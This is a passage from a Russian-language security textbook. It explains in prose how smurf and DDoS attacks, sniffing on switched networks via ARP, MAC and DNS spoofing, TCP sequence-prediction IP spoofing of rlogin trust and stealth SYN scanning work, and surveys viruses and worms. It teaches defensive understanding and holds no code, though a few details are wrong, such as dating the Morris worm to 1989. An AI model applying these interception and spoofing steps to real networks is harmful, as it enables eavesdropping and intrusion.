

Рис. 3.4. Осуществление smurf-атаки

Главным результатом DDoS-атак, выполняемых с использованием специальных инструментов, является координация большого количества систем в атаке, направленной против одной системы. Независимо от того, сколько систем подключено к интернету, сколько систем используется для регулирования трафика, такие атаки могут буквально сокрушить организацию, если в них участвует достаточное количество подчиненных систем.



Рис. 3.5. Структура инструментального средства для выполнения DDoS-атаки

Вопросы для самопроверки

1. Перечислите важнейшие мотивы хакерской деятельности.
2. Как называются системы, которые реально осуществляют DDoS-атаку?

Изучение современных методов

Многие современные атаки выполняются так называемыми "скрипт киддиз" (script kiddies). Это пользователи, отыскивающие сценарии эксплойтов в интернете и запускающие их против всех систем, которые только можно найти. Эти нехитрые способы атак не требуют специальных знаний или инструкций.

Однако существуют и другие методы, основанные на более глубоком понимании работы компьютеров, сетей и атакуемых систем. В данном разделе мы познакомимся с такими методами - с прослушиванием (снифингом, от англ. sniffing) коммутируемых сетей и имитацией IP-адреса (IP-spoofing).

Прослушивание коммутируемых сетей

Прослушивание, или снифинг (sniffing), используется хакерами/крэкерами после взлома системы для сбора паролей и другой системной информации. Для этого снифер устанавливает плату сетевого интерфейса в режим прослушивания смешанного трафика (promiscuous mode), т. е. сетевой адаптер будет перехватывать все пакеты, перемещающиеся по сети, а не только пакеты, адресованные данному адаптеру или системе. Сниферы такого типа хорошо работают в сетях с разделяемой пропускной способностью с сетевыми концентраторами - хабами.

Поскольку сейчас больше используются сетевые коммутаторы, эффективность снифинга стала снижаться. В коммутируемой среде не применяется режим широковещательной передачи, вместо этого пакеты отправляются непосредственно к системе-получателю. Однако коммутаторы не являются защитными устройствами. Это обычные сетевые устройства, следовательно, обеспечиваемая ими безопасность скорее побочный продукт их сетевого назначения, чем элемент конструкции. Поэтому вполне возможно появление снифера, способного работать и в коммутируемой среде. И это уже произошло. Снифер, специально разработанный для коммутируемой среды, можно найти по адресу http://ettercap.sourceforge.net/.

Для прослушивания трафика в коммутируемой среде хакер должен выполнить одно из условий:

- "убедить" коммутатор в том, что трафик, представляющий интерес, должен быть направлен к сниферу;
- заставить коммутатор отправлять весь трафик ко всем портам.

При выполнении одного из условий снифер сможет считывать интересующий трафик и, таким образом, обеспечивать хакера искомой информацией.

Перенаправление трафика

Коммутатор направляет трафик к портам на основании адреса доступа к среде передачи данных (Media Access Control) - MAC-адреса - для кадра, передаваемого по сети Ethernet. Каждая плата сетевого интерфейса имеет уникальный MAC-адрес, и коммутатор "знает" о том, какие адреса назначены какому порту. Следовательно, при передаче кадра с определенным MAC-

адресом получателя коммутатор направляет этот кадр к порту, к которому приписан данный MAC-адрес.

Ниже приведены методы, с помощью которых можно заставить коммутатор направлять сетевой трафик к сниферу:

- ARP-спуфинг;
- дублирование MAC-адресов;
- имитация доменного имени.

ARP-спуфинг (ARP-spoofing). ARP - это протокол преобразования адресов (Address Resolution Protocol), используемый для получения MAC-адреса, связанного с определенным IP-адресом. При передаче трафика система-отправитель посылает ARP-запрос по IP-адресу получателя. Система-получатель отвечает на этот запрос передачей своего MAC-адреса, который будет использоваться системой-отправителем для прямой передачи трафика.

Если снифер захватит трафик, представляющий для него интерес, то он ответит на ARP-запрос вместо реальной системы-получателя и предоставит собственный MAC-адрес. В результате система-отправитель будет посылать трафик на снифер.

Для обеспечения эффективности данного процесса необходимо переадресовывать весь трафик на снифер вместо реального места назначения. Если этого не сделать, то появится вероятность возникновения отказа в доступе к сети.

Примечание

ARP-спуфинг работает только в локальных подсетях, поскольку ARP-сообщения передаются только внутри локальной подсети. Снифер должен размещаться в том же самом сегменте локальной сети, где находятся системы отправителя и получателя.

Дублирование MAC-адресов. Дублирование MAC-адреса системы-получателя является еще одним способом "убедить" коммутатор посылать трафик на снифер. Для этого хакеру нужно изменить MAC-адрес на снифере и разместиться в системе, которая находится в том же сегменте локальной сети.

Примечание

Считается, что изменить MAC-адреса невозможно. Однако дело обстоит совсем не так. Это можно сделать в системе Unix с помощью команды ipconfig. Аналогичные утилиты имеются и в системе Windows.

Для выполнения ARP-спуфинга снифер должен располагаться в той же самой локальной подсети, что и обе системы (отправитель и получатель), чтобы иметь возможность дублирования MAC-адресов.

Имитация доменного имени. Существует третий способ заставить коммутатор отправлять весь трафик на снифер: нужно "обмануть" систему-отправителя, чтобы она использовала для передачи данных реальный MAC-адрес снифера. Это осуществляется с помощью имитации доменного имени.

При выполнении этой атаки снифер перехватывает DNS-запросы от системы-отправителя и отвечает на них. Вместо IP-адреса систем, к которым был послан запрос, система-отправитель получает IP-адрес снифера и отправляет весь трафик к нему. Далее снифер должен перенаправить этот трафик реальному получателю. Мы видим, что в этом случае атака имитации доменного имени превращается в атаку перехвата.

Для обеспечения успеха данной атаки сниферу необходимо просматривать все DNS-запросы и отвечать на них до того, как это сделает реальный получатель. Поэтому снифер должен располагаться на маршруте следования трафика от системы-отправителя к DNS-серверу, а еще лучше - в той же локальной подсети, что и отправитель.

Примечание

Снифер мог бы просматривать запросы, отправляемые через интернет, но чем дальше он от системы-отправителя, тем сложнее гарантировать, что он первым ответит на них.

Отправка всего трафика ко всем портам

Вместо выполнения одного из вышеперечисленных методов хакер может заставить коммутатор работать в качестве хаба (концентратора). Каждый коммутатор использует определенный объем памяти для хранения таблицы соответствий между MAC-адресом и физическим портом коммутатора. Эта память имеет ограниченный объем. В случае ее переполнения некоторые коммутаторы могут ошибочно выдавать состояние "открытый". Это значит, что коммутатор прекратит передачу трафика по определенным MAC-адресам и начнет пересылать весь трафик ко всем портам. В результате коммутатор станет работать подобно сетевому устройству коллективного доступа (хабу), что позволит сниферу выполнить свои функции. Для инициализации такого способа атаки хакер должен непосредственно подключиться к нужному коммутатору.

Выполнение атак

Давайте подумаем о том, что требуется для выполнения вышеперечисленных атак. В случае ARP-спуфинга, дублирования MAC-адресов или MAC-флудинга злоумышленник должен напрямую подключиться к атакуемому коммутатору. Такое подключение требуется и для имитации доменного имени.

Вывод такой - хакер должен установить систему на локальном коммутаторе. Он может вначале войти в систему через известную уязвимость, а затем инсталлировать необходимое для снифинга программное обеспечение. В другом варианте хакер уже находится внутри организации (он ее служащий или подрядчик). В этом случае он использует свой законный доступ в локальную сеть, что позволяет ему связаться с коммутатором.

Имитация IP-адреса

Как уже говорилось выше, правильность IP-адресов в пакетах, передаваемых по сети, не проверяется. Следовательно, хакер может изменить адрес отправителя так, чтобы казалось, будто пакет прибывает с любого адреса. Сложность заключается в том, что возвращаемые пакеты (SYN ACK-пакеты в TCP-соединении) не смогут вернуться к системе-отправителю. Следовательно, попытка имитации IP-адреса (IP-спуфинг) для установки TCP-соединения связана с серьезными трудностями. Кроме того, в TCP-заголовке содержится порядковый номер, используемый для подтверждения приема пакета. Исходный порядковый номер (initial sequence number, ISN) для каждого нового соединения выбирается псевдо-случайным образом.

В 1989 г. Стив Беловин (Steve Bellovin) из лаборатории AT&T Bell опубликовал статью "Проблемы безопасности семейства протоколов TCP/IP" в журнале "Компьютеры и сети" ("Computer and Communications Review"). В этой статье говорится о том, что во многих реализациях протоколов TCP/IP исходный порядковый номер не выбирается случайным образом, а вместо этого просто увеличивается с определенным приращением. Следовательно, при наличии данных о последнем известном ISN следующий номер можно вычислить заранее. Именно благодаря этому возможно выполнение атаки IP-имитации.

Подробные сведения об атаке имитации IP-адреса

На рис. 3.6 показано выполнение атаки имитации IP-адреса. Вначале хакер идентифицирует свою цель. Он должен определить величину приращения исходного порядкового номера (ISN). Это можно сделать, выполняя серию легальных подключений к целевой системе и отмечая возвращаемые IDN (при этом хакер рискует "засветить" свой реальный IP-адрес).



Рис. 3.6. Выполнение имитации IP-адреса

После определения величины приращения IDN хакер посылает к целевой системе TCP SYN-пакет с измененным IP-адресом отправителя. Система ответит TCP SYN ACK-пакетом, который будет передан по этому подложному адресу и до хакера, следовательно, не дойдет. SYN ACK-пакет содержит исходный порядковый номер целевой системы. Для завершения процесса установки подключения данный ISN необходимо подтвердить отправкой заключительного TCP ACK-пакета. Хакер подсчитывает приблизительный ISN (основываясь на величине приращения, которую он выяснил заранее) и отправляет ACK-пакет, содержащий подложный IP-адрес отправителя и подтверждение ISN.

Если все это будет правильно выполнено, хакер закроет легальное подключение к целевой системе. Он сможет посылать команды и информацию к системе, но не будет получать ответы.

Имитация IP-адреса - пример из практики

При атаке имитации IP-адреса компьютерная система считает, что она взаимодействует с другой системой. Как это реализуется на практике? Ясно, что подобная атака, нацеленная на службу электронной почты или веб-службу, много не даст. То же самое справедливо и для атак "грубой силы" с помощью командной строки telnet. А что можно сказать про службы, использующие IP-адрес отправителя, такие как rlogin или rsh?

При настройке служб rlogin или rsh IP-адрес отправителя является важным компонентом, поскольку он определяет, кому разрешено использование этих служб. Удаленные хосты, допущенные к таким соединениям, называются доверенными. При использовании имитации IP-адреса доверенной системы можно успешно взломать целевую систему.

При обнаружении системы, имеющей доверительные отношения с другой системой и находящейся в сети, к которой можно подключиться, имитация IP-адреса позволит хакеру получить доступ в эту систему. Однако есть еще одна проблема, которую он должен решить. Целевая система в ответ на подложные пакеты будет отправлять данные доверенной системе. В соответствии со спецификацией TCP доверенная система может ответить перезагрузкой или пакетом сброса (RST-пакетом), поскольку она не имеет сведений о подключении. Хакер не должен допустить этого и обычно выполняет DoS-атаку против доверенной системы. На рис. 3.7 показан процесс выполнения атаки с использованием имитации IP-адреса.

При подключении к службе rlogin хакер может зарегистрироваться как пользователь доверенной системы (неплохим вариантом будет учетная запись root, имеющаяся во всех Unix-системах). Позже он обеспечит себе более удобный способ входа в систему. (При подключении с помощью имитации IP-адреса хакер не получает ответы целевой системы на свои действия.) Он может настроить целевую систему для разрешения доступа с помощью rlogin с удаленной системы или добавить учетную запись для своего личного использования.

Вопрос к эксперту

Вопрос. Имеются ли случаи успешного проникновения в систему посредством имитации IP-адреса?

Ответ. Конечно. Кевин Митник (Kevin Mitnick) использовал именно этот тип атаки для проникновения в Центр суперкомпьютеров в Сан-Диего. Он реализовал атаку во время рождественских праздников, когда в системах почти не было пользователей. Это способствовало его планам, так как никто не обращал внимание на его действия



Рис. 3.7. Практическая реализация атаки имитации IP-адреса

Выявление вредоносных программ

Вредоносный код продолжает оставаться большой проблемой безопасности для большинства организаций, а также для домашних пользователей. Термин "вредоносный код" подразумевает три различных типа программ:

- компьютерные вирусы;
- программы "троянский конь";
- черви.

В следующих разделах мы подробно рассмотрим каждый тип.

Вирусы

Компьютерные вирусы являются паразитами по отношению к другим компьютерным программам. Они сделаны так, что не могут жить самостоятельно. При выполнении программы, в которую внедрен вирус, исполняется код вируса, реализующий собственные функции. Эти функции

обычно включают заражение других программ и распространение на другие диски. Некоторые вирусы являются вредоносными - они удаляют файлы или выводят из строя систему. Другие вирусы не наносят никакого вреда, кроме распространения самих себя по компьютерным системам.

Вирусы начали появляться в то время, когда компьютеры использовали дисковую операционную систему - DOS. (Не путайте с атакой DoS!) Эти вирусы распространялись через файлы, доступные на электронных досках объявлений, или через дискеты. Позднее были созданы вирусы, которые прикреплялись к файлам текстовых редакторов и исполнялись как часть языка макросов в программах обработки текста.

Примерами компьютерных вирусов являются вирус Микеланджело (Michelangelo) (уже устаревший) и макровирус Мелисса (Melissa). Более подробное описание различных вирусов находится на сайтах http://www.symantec.com/ и http://www.mcafee.com/.

Примечание

Все типы вредоносного кода относят к категории компьютерных вирусов. Запомните описания вирусов и попробуйте понять, как работает код, чтобы правильно его классифицировать. Принципы работы этих программ напрямую связаны с выбором наиболее эффективных механизмов защиты.

"Троянские кони"

Древние греки спрятали в подношении воинов, готовящих нападение. Так и "троянский конь" скрывает свою вредоносную сущность под видом полезной и интересной программы. "Троянский конь" является законченной и независимой программой, которая разработана для выполнения вредоносных действий. Она обычно маскируется под новую программу или электронную почту.

Большинство программ типа "троянский конь" содержат механизмы самораспространения на другие компьютеры-жертвы. Возьмем для примера программу ILOVEYOU. Она попадает на компьютер через сообщение электронной почты с вложением, содержащим программу на Visual Basic. Это вложение выглядит, как обычный текстовый файл. Но если пользователь откроет этот файл, то выполнится код на Visual Basic. Он отправит сам себя по почте всем пользователям, адреса которых найдет в адресной книге жертвы.

Ущерб от "троянских коней" подобен ущербу от компьютерных вирусов. Программа, подобная ILOVEYOU, может вызвать DoS-атаку вследствие истощения ресурсов компьютера. Во многих организациях программа ILOVEYOU полностью остановила работу служб электронной почты.

Черви

Судя по названию, червь - это программа, которая "переползает" от системы к системе без всякой помощи со стороны жертвы. Червь сам себя распространяет и воспроизводит. Все, что требуется от его создателя, - запустить червя.

Первым известным примером является знаменитый интернет-червь, созданный Робертом Моррисом в 1989 г. Червь Морриса был запрограммирован на использование множества уязвимых мест, в том числе слабых паролей. С их помощью он отыскивал в интернете системы, в которые проникал и выполнялся. Попав в систему, червь начинал разыскивать другие жертвы. По прошествии некоторого времени он вывел из строя весь интернет (правда, интернет тогда был значительно меньше, и многие сайты отключились от сети сами, чтобы защититься от червя).

В последнее время широкую известность приобрел червь CodeRed. Он использовал уязвимые места в информационных службах интернета (IIS) от Microsoft для распространения через всемирную сеть. Поскольку он использовал для атаки легальные веб-соединения, защитить от него компьютеры не смогли даже межсетевые экраны. Попав в систему, CodeRed выбирал произвольный адрес для следующей атаки.

Примечание

В первоначальной версии червя CodeRed имелась проблема выбора адреса для следующей атаки. В поздних версиях червя она была решена, за счет чего червь стал распространяться быстрее. До сих пор еще встречаются инфицированные червем CodeRed системы, сканирующие интернет в поисках систем, которые можно вывести из строя.

Пример червя Slapper

В сентябре 2002 г. в интернете появился червь Slapper, который продемонстрировал потенциальную опасность червей. Этот червь действовал не сразу, подготавливая "плацдарм" для будущей атаки. Следует отметить, однако, что даже в момент своего наивысшего подъема червь Slapper не затронул такого количества систем, как червь CodeRed.

Червь Slapper использовал уязвимое место в модуле OpenSSL веб-сервера Apache (OpenSSL позволяет работать с протоколом защищенной передачи гипертекстов HTTPS). Попав в систему, червь выбирал IP-адрес для атаки из списка сетей класса A, запрограммированных в коде червя. Затем Slapper исследовал IP-адрес целевой системы и проверял, выполняется ли на ней веб-сервер. В случае положительного ответа он выяснял, не является ли этот веб-сервер сервером Apache, работающим на платформе Intel (поскольку он

имеет свои специфические "бреши"). В конце концов червь определял наличие в целевой системе уязвимого места для атаки.

Сама атака выполнялась посредством использования HTTPS и порта 443. Это затрудняло обнаружение нападения, так как трафик шифровался. Единственное, что выдавало деятельность червя: при поиске уязвимого места он использовал стандартный протокол HTTP и порт 80 и легко обнаруживал себя.

Эксплойт, выполнявшийся на целевой системе, позволял червю получить доступ к командам оболочки shell, с помощью которых он копировал и компилировал самого себя, а затем выполнял получившуюся программу. Далее он отыскивал новые жертвы и запускал процесс снова и снова. После инфицирования одной системы червь продолжал с нее поиск других уязвимых систем.

Самой опасной функцией червя Slapper (и ключевым компонентом будущих червей) была его способность к распространению по сети. Вместо иерархической модели связи (см. рис. 3.6) он использовал модель равноправных узлов. Каждая взломанная система взаимодействует через UDP с тремя системами: одна система инфицирует ее, а две системы инфицирует она. С помощью этого механизма полученная команда перенаправляется ко всем доступным узлам. Первоначальный червь планировался для координации DoS-атак. Тот, кто намеревался использовать это, должен был тщательно "прятать" эти механизмы подключения и работы в сети.

Гибриды

В последнее время появилась еще одна разновидность вредоносных программ - объединение двух типов программ в одну. Можно встретить программы, действующие одновременно и как черви, и как "троянские кони".

Прекрасным примером является червь Nimda, который использовал уязвимые места веб-сервера для перемещения с одной системы на другую, подобно червю. Однако Nimda распространялся и через вложения электронной почты, сделанные весьма привлекательными для пользователя, чтобы соблазнить его открыть файл. После открытия вложения червь распространялся далее через электронную почту. Он использовал системы жертв для атаки веб-серверов.

Вопросы для самопроверки

1. Назовите три типа вредоносных программ.
2. Почему трудно выполнить снифинг в коммутируемых сетях?

Выявление методов ненаправленных хакерских атак

Хакеры, использующие методы ненаправленных атак, не ищут определенную информацию или организацию: им для взлома подходит любая система. Их уровень квалификации колеблется от очень низкого до самого высокого, а в качестве мотива выступает, прежде всего, желание привлечь к себе внимание взломом какой-нибудь системы. Вероятно, присутствует и жажда наживы, но что они пытаются приобрести таким образом - остается загадкой.

Объекты атак

Хакеры, использующие методы ненаправленных атак, отыскивают любую систему, какую получится найти. Обычно у них нет определенной цели. Иногда для поиска выбирается сеть или доменное имя, но этот выбор, как правило, случаен. Объектом атаки может стать любая организация, к беспроводной сети которой смог подключиться хакер.

Предварительное исследование

Хакер по-разному проводит предварительное исследование. Некоторые начинают атаку сразу же, без всякой "разведки" и точного определения цели, если находят систему, подключенную к сети. После проведения предварительного зондирования атака обычно выполняется со взломанных систем, чтобы хакер мог "замести следы".

Предварительное исследование через интернет

Чаще всего хакеры выполняют скрытое сканирование диапазона адресов, называемое половинным IP-сканированием. С его помощью выявляются системы, находящиеся в данном диапазоне, и службы, доступные в этих системах. При скрытом сканировании выполняется также развернутая отправка пинг-запросов в этом диапазоне адресов, т. е. отправка пинг-запроса по каждому адресу и просмотр полученных ответов.

При выполнении скрытого сканирования хакер обычно отправляет TCP SYN-пакет по IP-адресу и ждет TCP SYN ACK-ответ. При получении ответа он посылает TCP RST-пакет для сброса соединения прежде, чем оно закроется (рис. 3.8). Во многих случаях это позволяет скрыть попытки проникновения от службы регистрации событий целевой системы.

